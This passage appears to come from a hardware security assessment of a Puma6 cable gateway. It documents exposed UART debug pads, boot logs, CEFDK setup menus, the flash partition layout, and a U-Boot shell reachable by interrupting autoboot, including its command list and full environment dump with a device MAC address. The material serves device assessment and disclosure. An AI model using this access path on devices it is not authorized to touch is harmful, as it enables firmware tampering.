  0x030E0000  0x030FFFFF  0x00020000      NPCPU UBOOT ENV 1   Un-partitioned
  0x03120000  0x0341FFFF  0x00300000         NPCPU KERNEL 1         Part #08
  0x03440000  0x0373FFFF  0x00300000         NPCPU KERNEL 1         Part #09
  0x03760000  0x0395FFFF  0x00200000          NPCPU NVRAM 1         Part #10
  0x03980000  0x03B7FFFF  0x00200000          NPCPU NVRAM 2         Part #11
  0x03BA0000  0x0439FFFF  0x00800000         NPCPU ROOTFS 1         Part #12
  0x043C0000  0x04BBFFFF  0x00800000         NPCPU ROOTFS 2         Part #13
  0x04BE0000  0x057DFFFF  0x00C00000           NPCPU GWFS 1         Part #14
  0x05800000  0x063FFFFF  0x00C00000           NPCPU GWFS 2         Part #15
shell> hwmutex
Usage:
  hwmutex <init>                  -- init the hw Mutex controller
  hwmutex <spilock|spiunlock>     -- lock|unlock hw mutex for spi flash
  hwmutex <emmclock|emmcunlock>   -- lock|unlock hw mutex for emmc
  hwmutex <-t|-r> <mutex index>   -- take|release hw mutex from :0 ~ 11
```

Settings interactive menu was available in the interactive shell:

```
------------------------------------------------
-------------------  1  ------------------------
------------------------------------------------

        CEFDK - Consumer Electronics Firmware Development Kit Setup
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 @                                                                           @
 @ About CEFDK                                                               @
 @                                                                           @
 @ Standard Features                                                         @
 @                                                                           @
 @ Advanced Features                                                         @
 @                                                                           @
 @                                                                           @
 @                                                                           @
 @                                                                           @
 @###########################################################################@
 @                                                                           @
 @###########################################################################@
 @   Esc: Quit                               <Arrow Keys> : Select Item      @
 @   F1: Save & Exit Setup (or F3, shift-S)                                  @
 @   F2: Upgrade Firmware (or F4)                                            @
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

------------------------------------------------
-------------------  2  ------------------------ About CEFDK
------------------------------------------------

        CEFDK - Consumer Electronics Firmware Development Kit Setup
                            About CEFDK
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 @   Version:     CE2600 build 0. 11                                         @
 @                                                                           @
 @   Build Time:  05/21/14 22:46:51                                          @
 @                                                                           @
 @###########################################################################@
 @   Esc: Return to Previous Menu                 <--/--> : Traverse Fields  @
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

------------------------------------------------
```

```
-------------------  3  ------------------------ Standard Features
------------------------------------------------
         CEFDK - Consumer Electronics Firmware Development Kit Setup
                       Standard Features
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 @   Date (mm/dd/yyyy)       1 /1 /2000                                         @
 @   Time (hh:mm:ss AM/PM)   0 :8 :47 AM                                        @
 @                                                                              @
 @   Drive Information                                                          @
 @     SATA Primary          [None]                                             @
 @     SATA Secondary        [None]                                             @
 @                                                                              @
 @   Memory Information                                                         @
 @     Total Ram:            512 MBytes                                         @
 @                                                                              @
 @##############################################################################@
 @   Esc: Return to Previous Menu                 <--/--> : Traverse Fields  @
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

------------------------------------------------
-------------------  4  ------------------------ Advanced Features
------------------------------------------------
         CEFDK - Consumer Electronics Firmware Development Kit Setup
                       Advanced Features
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 @   Automatic boot:            YES                                             @
 @   CEFDK Net Support:         On                                              @
 @   CEFDK IP Mode:             Static                                          @
 @   GbE GMUX Mode:             L2SW Mode                                       @
 @   Boot Shell Timeout:        2                                               @
 @   Boot Type:                 Normal                                          @
 @   Board Type:                HP-MG                                           @
 @   Board Revision:            0                                               @
 @   DOCSIS DDR Offset (Hex):   10000000                                        @
 @   DOCSIS DDR Size (Hex):     10000000                                        @
 @   Flash Layout Type:         Intel 128MB layout Rev 2                        @
 @                                                                              @
 @##############################################################################@
 @   Esc: Return to Previous Menu                 <Arrow Keys> : Select Item @
 @   F1: Save & Exit Setup (or F3, shift-S)                                     @
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

Appendix E Serial console on J23

Boot log was captured from UART pad J15 with 115200 baud.

```
Cat Mountain D0 - Boot Ram.
Version: 0.1.16 (Nov 25 2013, 09:14:33)
Boot Param memory dump:
[0x1FFC] - 0x00010016
[0x1FF8] - 0x00000001
[0x1FF4] - 0x00000001
[0x1FF0] - 0x00000002
[0x1FEC] - 0x00000001
[0x1FE8] - 0x10000000
[0x1FE4] - 0x10000000
[0x1FE0] - 0x0021F000
[0x1FDC] - 0x0023F000
[0x1FD8] - 0x030A0000
[0x1FD4] - 0x00040000
[0x1FD0] - 0x030E0000
[0x1FCC] - 0x030E0000
[0x1FC8] - 0x00020000
[0x1FC4] - 0x00000000
[0x1FC0] - 0x00000000
[0x1FBC] - 0x00000000
[0x1FB8] - 0x00000000
[0x1FB4] - 0x00000000
[0x1FB0] - 0x00000000
[0x1FAC] - 0x00000000
[0x1FA8] - 0x00000000
[0x1FA4] - 0x00000000
[0x1FA0] - 0x00000000
[0x1F9C] - 0x0D0C0908
[0x1F98] - 0x010A0F0E
[0x1F94] - 0x0B050302
[0x1F90] - 0x00000001
[0x1F8C] - 0x0000000C
[0x1F88] - 0x00054309
[0x1F84] - 0x00200000
[0x1F80] - 0x00000070
[0x1F7C] - 0x00220000
[0x1F78] - 0x00020000
[0x1F74] - 0x00000020
[0x1F70] - 0x00080800
[0x1F6C] - 0x00010000
[0x1F68] - 0x00090800
[0x1F64] - 0x00009400
[0x1F60] - 0x00099C00
[0x1F5C] - 0x00065400
[0x1F58] - 0x000FF800
[0x1F54] - 0x00000800
[0x1F50] - 0x00100000
[0x1F4C] - 0x00000800
[0x1F48] - 0x000FF000
[0x1F44] - 0x00000800
[0x1F40] - 0x00000001
[0x1F3C] - 0x00000000
[0x1F38] - 0x00000000
[0x1F34] - 0x00000000
[0x1F30] - 0x00000000
[0x1F2C] - 0x00000000
```

```
[0x1F28] - 0x00000000
Load U-Boot from eMMC/NAND Flash
eMMC/NAND copy from 0x030A0000 to 0x51FB0000 (len:262144).
Done.
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly
ERROR:  GPIO driver is not initialized correctly


U-Boot 1.2.0 (Dec  9 2014 - 20:49:49) Puma6 - PSPU-Boot 2.0.0.35

DRAM:  256 MB
*** Warning - Unsupported Flash detected, flash is unusable

Manufacturer ID: 0xFF
Type: 0xFF
Density: 0xFF
Extended ID: {0xFF, 0xFF}
failed to probe Flash (bank 0)
Error: failed to probe Flash
Flash:  0 kB
MMC:   sdhci_puma6: 0
MMC info:
  Manufacturer ID: 0
  OEM ID: 0
  Name: MMC128
  MMC version 4.4
  High Capacity: No
  Dual Data Rate (DDR): No
  Bus Width: 8-bit
  Clock: 50000000
```

```
  Rd Block Len: 512
  Capacity: 112.4 MB (117833728 bytes)
In:    serial
Out:   serial
Err:   serial

 Docsis IP Boot Params
 =====================
 Boot Params Version ....... 0x00010016
 ARM11 Boot Status ......... 0x00000002
 Boot Mode ................. 0x00000001
 Board Type ................ 0x00000002
 Numebr of flashes ......... 0x00000001
 ARM11 RAM Offset .......... 0x10000000
 ARM11 RAM Size ............ 0x10000000
 Active AID      ........... 0x00000001
 AID 1 Offset............... 0x0021F000
 AID 2 Offset .............. 0x0023F000
 ARM11 Uboot Offset ........ 0x030A0000
 ARM11 Uboot Size .......... 0x00040000
 ARM11 Env1 Offset ......... 0x030E0000
 ARM11 Env2 Offset ......... 0x030E0000
 ARM11 Env Size ............ 0x00020000
 ARM11 NVRAM Offset ........ 0x00000000
 ARM11 NVRAM Size .......... 0x00000000
 ARM11 UBFI1 Offset ........ 0x00000000
 ARM11 UBFI1 Size .......... 0x00000000
 ARM11 UBFI2 Offset ........ 0x00000000
 ARM11 UBFI2 Size .......... 0x00000000
 ATOM UBFI1 Offset ......... 0x00000000
 ATOM UBFI1 Size ........... 0x00000000
 ATOM UBFI2 Offset ......... 0x00000000
 ATOM UBFI2 Size ........... 0x00000000
 ARM11 Kernel 0 partition .. 0x08
 ARM11 Kernel 1 partition... 0x09
 ARM11 Root FS 0 partition . 0x0C
 ARM11 Root FS 1 partition . 0x0D
 ARM11 GW FS 0 partition ... 0x0E
 ARM11 GW FS 1 partition ... 0x0F
 ARM11 NVRAM partition ..... 0x0A
 ARM11 NVRAM 2 partition ... 0x0B
 ATOM Kernel 0 partition ... 0x01
 ATOM Kernel 1 partition ... 0x02
 ATOM Root FS 0 partition .. 0x03
 ATOM Root FS 1 partition .. 0x05
 Silicon Stepping .......... 0x0000000c
 CEFDK Version ............. 0x00054309
 Signature 0 Offset ........ 0x00200000
 Signature 1 Offset ........ 0x00220000
 Signature Size ............ 0x00020000
 Signature number .......... 0x00000020
 EMMC Flash Size ........... 0x00000070
 CEFDK S1 Offset ........... 0x00080800
 CEFDK S1 Size ............. 0x00010000
 CEFDK S2 Offset ........... 0x00090800
 CEFDK S2 Size ............. 0x00009400
 CEFDK S3 Offset ........... 0x00099c00
 CEFDK S3 Size ............. 0x00065400
 CEFDK S1H Offset .......... 0x000ff800
 CEFDK S1H Size ............ 0x00000800
```

```
 CEFDK S2H Offset .......... 0x00100000
 CEFDK S2H Size ............ 0x00000800
 CEFDK S3H Offset .......... 0x000ff000
 CEFDK S3H Size ............ 0x00000800
 AEP MODE .................. 0x00000001
 AIDIDX APP KERNEL ......... 0x00
 AIDIDX APP ROOT FS ........ 0x00
 AIDIDX APP VGW FS ......... 0x00
 AIDIDX NP KERNEL .......... 0x00
 AIDIDX NP ROOT FS ......... 0x00
 AIDIDX NP GW FS ........... 0x00
 AIDIDX RSVD 6 ............. 0x00
 AIDIDX RSVD 7 ............. 0x00
 AIDIDX RSVD 8 ............. 0x00
 AIDIDX RSVD 9 ............. 0x00
 AIDIDX RSVD 10 ............ 0x00
 AIDIDX RSVD 11 ............ 0x00
 AIDIDX RSVD 12 ............ 0x00
 AIDIDX RSVD 13 ............ 0x00
 AIDIDX RSVD 14 ............ 0x00
 AIDIDX RSVD 15 ............ 0x00
 BOARD REVISION ............ 0x00000000

Read AID 1
Board-Type:  harborpark-mg
AEP:         Disable
Boot Device: mmc
ACTIMAGE:    1
Press SPACE to abort autoboot in 2 second(s)
*** ACTIMAGE = 1, will try to boot UBFI1 stored @0x03120000
## Executing script at 03120000
========== Running script (puma6) ver 2.5 =========
*** Running from UBFI1 partition @0x52000000 (eMMC)
Load address ............ 0x3122310
Kernel partition offset .. 0x2360
kernel size ............. 0x1638a0
Root FS partition offset . 0x165c00
Root FS size ............ 0x78c400
Additional FS ........... ,0x550400(FS1)ro
========== Script Done ============================

*** UBFI1 bootscript executed successfully.
Start booting...
## Booting image at 03122310 ...
ARM MBX sending 'eMMC done.' notification...
   Image Name:   Multi Image File
   Image Type:   ARM Linux Multi-File Image (uncompressed)
   Data Size:    14942384 Bytes = 14.3 MB
   Load Address: 00a00000
   Entry Point:  00a00000
   Contents:
   Image 0:  1456288 Bytes =  1.4 MB
   Image 1:  7914496 Bytes =  7.5 MB
   Image 2:  5571584 Bytes =  5.3 MB
OK

Starting kernel ...

Starting LZMA Uncompression Algorithm.
Compressed file is LZMA format.
```

```
[Debug - Kerenl] LZMA Uncompression - Done.
```

After booting, the UART baud rate was changed to 9600 baud. The following characters were received:

```
starting pid 34, tty '/dev/tts/0': '/etc/init.d/rcS > /dev/console 2>
/dev/console'
starting pid 213, tty '/dev/tts/0': '/bin/sh --login
/etc/scripts/start_cli.sh > /dev/console 2> /dev/console'
```

Appendix F INTERACTIVE BOOT SHELL ON J23

Interactive shell log was captured from UART pad J23 with 115200baud.

This shell was available pressing SPACE key at boot time.

```
(…)
Press SPACE to abort autoboot in 2 second(s)
=>
=>
=> help
?       - alias for 'help'
autoscr - run script from memory
base    - print or set address offset
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
bpinfo   - Print Docsis IP Boot Parameters
cmp     - memory compare
coninfo - print console devices and information
cp      - memory copy
crc32   - checksum calculation
dcache  - enable or disable data cache
echo    - echo args to console
erase   - erase FLASH memory
eval    - return addition/subraction
exit    - exit script
flinfo  - print FLASH memory information
flmode    - Change Flash Addressing mode
flwr    - Flash Write and Read utility commands
go      - start application at address 'addr'
help    - print online help
hwmutex  - Use the HW Mutex [t/r] [mmc/spi/mail]
icache  - enable or disable instruction cache
iminfo  - print header information for application image
imls    - list all images found in flash
incomm   - InComm test.
itest   - return true/false on integer compare
led      - Set On/Off all LEDs
loadb   - load binary file over serial line (kermit mode)
loads   - load S-Record file over serial line
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mm      - memory modify (auto-incrementing)
mmc     - MMC subsystem commands
mmcaddr2blk     - convert address to blocks, save results in 'blocksize'
mmcinfo - display MMC info
mmcpart - set MMC partition info to environment variables
mtest   - simple RAM test
mw      - memory write (fill)
nm      - memory modify (constant address)
printenv- print environment variables
protect - enable or disable FLASH write protection
reset   - Perform RESET of the CPU
run     - run commands in an environment variable
saveenv - save environment variables to persistent storage
setenv  - set environment variables
signature        - Program Puma6 image signatures.
sleep   - delay execution for some time
spim    - Change SPI and Flash Addressing mode
spireg    - Prints SPI Registers
sspi    - SPI utility commands
test    - minimal test like /bin/sh
update   - Program Puma6 image to flash.
```

```
version - print monitor version
=>
=> bdinfo
arch_number = 0x000005E1
env_t       = 0x00000000
boot_params = 0x50000100
DRAM bank   = 0x00000000
-> start    = 0x50000000
-> size     = 0x10000000
ethaddr     = DC:53:7C:65:DE:58
ip_addr     = 192.168.100.1
baudrate    = 115200 bps
=> coninfo
List of available devices:
serial   80000003 SIO stdin stdout stderr
=> iminfo

## Checking Image at 50000064 ...
   Bad Magic Number
=> printenv
bootcmd=while itest.b 1 == 1;do;if itest.b ${ACTIMAGE} == 1 || itest.b
${ACTIMAGE} == 3;then aimgname=UBFI1; aubfiaddr=${UBFIADDR1};bimgname=UBFI2;
bubfiaddr=${UBFIADDR2}; bimgnum=2;else if itest.b ${ACTIMAGE} == 2;then
aimgname=UBFI2; aubfiaddr=${UBFIADDR2};bimgname=UBFI1;
bubfiaddr=${UBFIADDR1}; bimgnum=1;else echo *** ACTIMAGE invalid;
exit;fi;fi;if itest.b ${ACTIMAGE} == 3;then eval ${rambase} +
${ramoffset};eval ${RAM_IMAGE_OFFSET} + ${evalval};set UBFIADDR3
${evalval};if autoscr ${evalval};then bootm ${LOADADDR};else echo Reloading
RAM image;tftpboot ${ramimgaddr} ${UBFINAME3};if autoscr ${ramimgaddr};then
bootm ${LOADADDR};else setenv ACTIMAGE 1;fi;fi;fi; echo *** ACTIMAGE =
${ACTIMAGE}, will try to boot $aimgname stored @${aubfiaddr};if autoscr
$aubfiaddr;then echo *** $aimgname bootscript executed successfully.;echo
Start booting...;bootm ${LOADADDR};fi;echo *** $aimgname is corrupted, try
$bimgname...;setenv ACTIMAGE $bimgnum;if autoscr $bubfiaddr;then echo ***
$bimgname bootscript executed successfully.;echo Check image...;if imi
${LOADADDR};then echo Save updated ACTIMAGE...;saveenv;echo Image OK, start
booting...;bootm ${LOADADDR};fi;fi;echo Backup image also
corrupted...exit.;exit;done;
baudrate=115200
ipaddr=192.168.100.1
serverip=192.168.100.2
gatewayip=192.168.100.2
netmask=255.255.255.0
LOADADDR=0
RAM_IMAGE_OFFSET=0x03C00000
RAM_IMAGE_SIZE=0x00400000
BOOTPARAMS_AUTOUPDATE=on
erase_spi_env=eval ${flashbase} + ${envoffset1} && protect off ${evalval}
+${envsize} && erase ${evalval} +${envsize} && protect on ${evalval}
+${envsize} && eval ${flashbase} + ${envoffset2} && protect off ${evalval}
+${envsize} && erase ${evalval} +${envsize} && protect on ${evalval}
+${envsize}
erase_mmc_env=eval ${rambase} + ${ramoffset} && bufferbase=${evalval}
&&mmcaddr2blk $envoffset1 && envblkaddr=$blocksize && mmcaddr2blk $envsize &&
envblksize=$blocksize && mw ${bufferbase} 0xFF $envsize &&mmc write
${bufferbase} $envblkaddr $envblksize
erase_env=if itest.s ${bootdevice} == mmc; then run erase_mmc_env;else run
erase_spi_env;fi;echo Please reset the board to get default env.
signature_offset=0x00200000
usbhostaddr=00.50.f1.18.ce.d7
BOOTPARAMS_AUTOPRINT=on
flashbase=0x08000000
rambase=0x40000000
boardtype=0x00000002
bootmode=0x00000001
aid1offset=0x0021F000
```

```
aid2offset=0x0023F000
ubootoffset=0x030A0000
ubootsize=0x00040000
envoffset1=0x030E0000
envoffset2=0x030E0000
envsize=0x00020000
arm11ubfioffset1=0x00000000
arm11ubfisize1=0x00000000
arm11ubfioffset2=0x00000000
arm11ubfisize2=0x00000000
atomubfioffset1=0x00000000
atomubfisize1=0x00000000
atomubfioffset2=0x00000000
atomubfisize2=0x00000000
arm11nvramoffset=0x00000000
arm11nvramsize=0x00000000
signature1_offset=0x00200000
signature2_offset=0x00220000
signature_size=0x00020000
signature_number=0x00000020
mmc_part_arm11_kernel_0=8
mmc_part_arm11_kernel_1=9
mmc_part_arm11_rootfs_0=12
mmc_part_arm11_rootfs_1=13
mmc_part_arm11_gw_fs_0=14
mmc_part_arm11_gw_fs_1=15
mmc_part_arm11_nvram=10
mmc_part_arm11_nvram_2=11
mmc_part_atom_kernel_0=1
mmc_part_atom_kernel_1=2
mmc_part_atom_rootfs_0=3
mmc_part_atom_rootfs_1=5
cefdk_s1_offset=0x00080800
cefdk_s1_size=0x00010000
cefdk_s2_offset=0x00090800
cefdk_s2_size=0x00009400
cefdk_s3_offset=0x00099C00
cefdk_s3_size=0x00065400
cefdk_s1h_offset=0x000FF800
cefdk_s1h_size=0x00000800
cefdk_s2h_offset=0x00100000
cefdk_s2h_size=0x00000800
cefdk_s3h_offset=0x000FF000
cefdk_s3h_size=0x00000800
UBFIADDR1=0x03120000
UBFIADDR2=0x03440000
bootdelay=2
board_revision=0x00000000
ramoffset=0x10000000
ramsize=0x10000000
verify=n
bootdevice=mmc
emmc_flash_size=0x00000070
ver=U-Boot 1.2.0 (Dec  9 2014 - 20:49:49) Puma6 - PSPU-Boot 2.0.0.35
cefdk_version=0x00054309
silicon_stepping=0x0000000C
aep_mode=0x00000001
ethaddr=dc.53.7c.65.de.58
l2switch_internal_mac_address=dc.53.7c.65.de.58
active_aid=1
aididx_app_kernel=0
aididx_app_root_fs=0
aididx_app_vgw_fs=0
aididx_np_kernel=0
aididx_np_root_fs=0
aididx_np_gw_fs=0
```

```
aididx_rsvd_6=0
aididx_rsvd_7=0
aididx_rsvd_8=0
aididx_rsvd_9=0
aididx_rsvd_10=0
aididx_rsvd_11=0
aididx_rsvd_12=0
aididx_rsvd_13=0
aididx_rsvd_14=0
aididx_rsvd_15=0
actimage_atom_kernel=1
actimage_atom_rootfs=1
actimage_atom_vgfs=1
actimage_arm_kernel=1
actimage_arm_rootfs=1
actimage_arm_gwfs=1
ACTIMAGE=1
stdin=serial
stdout=serial
stderr=serial
```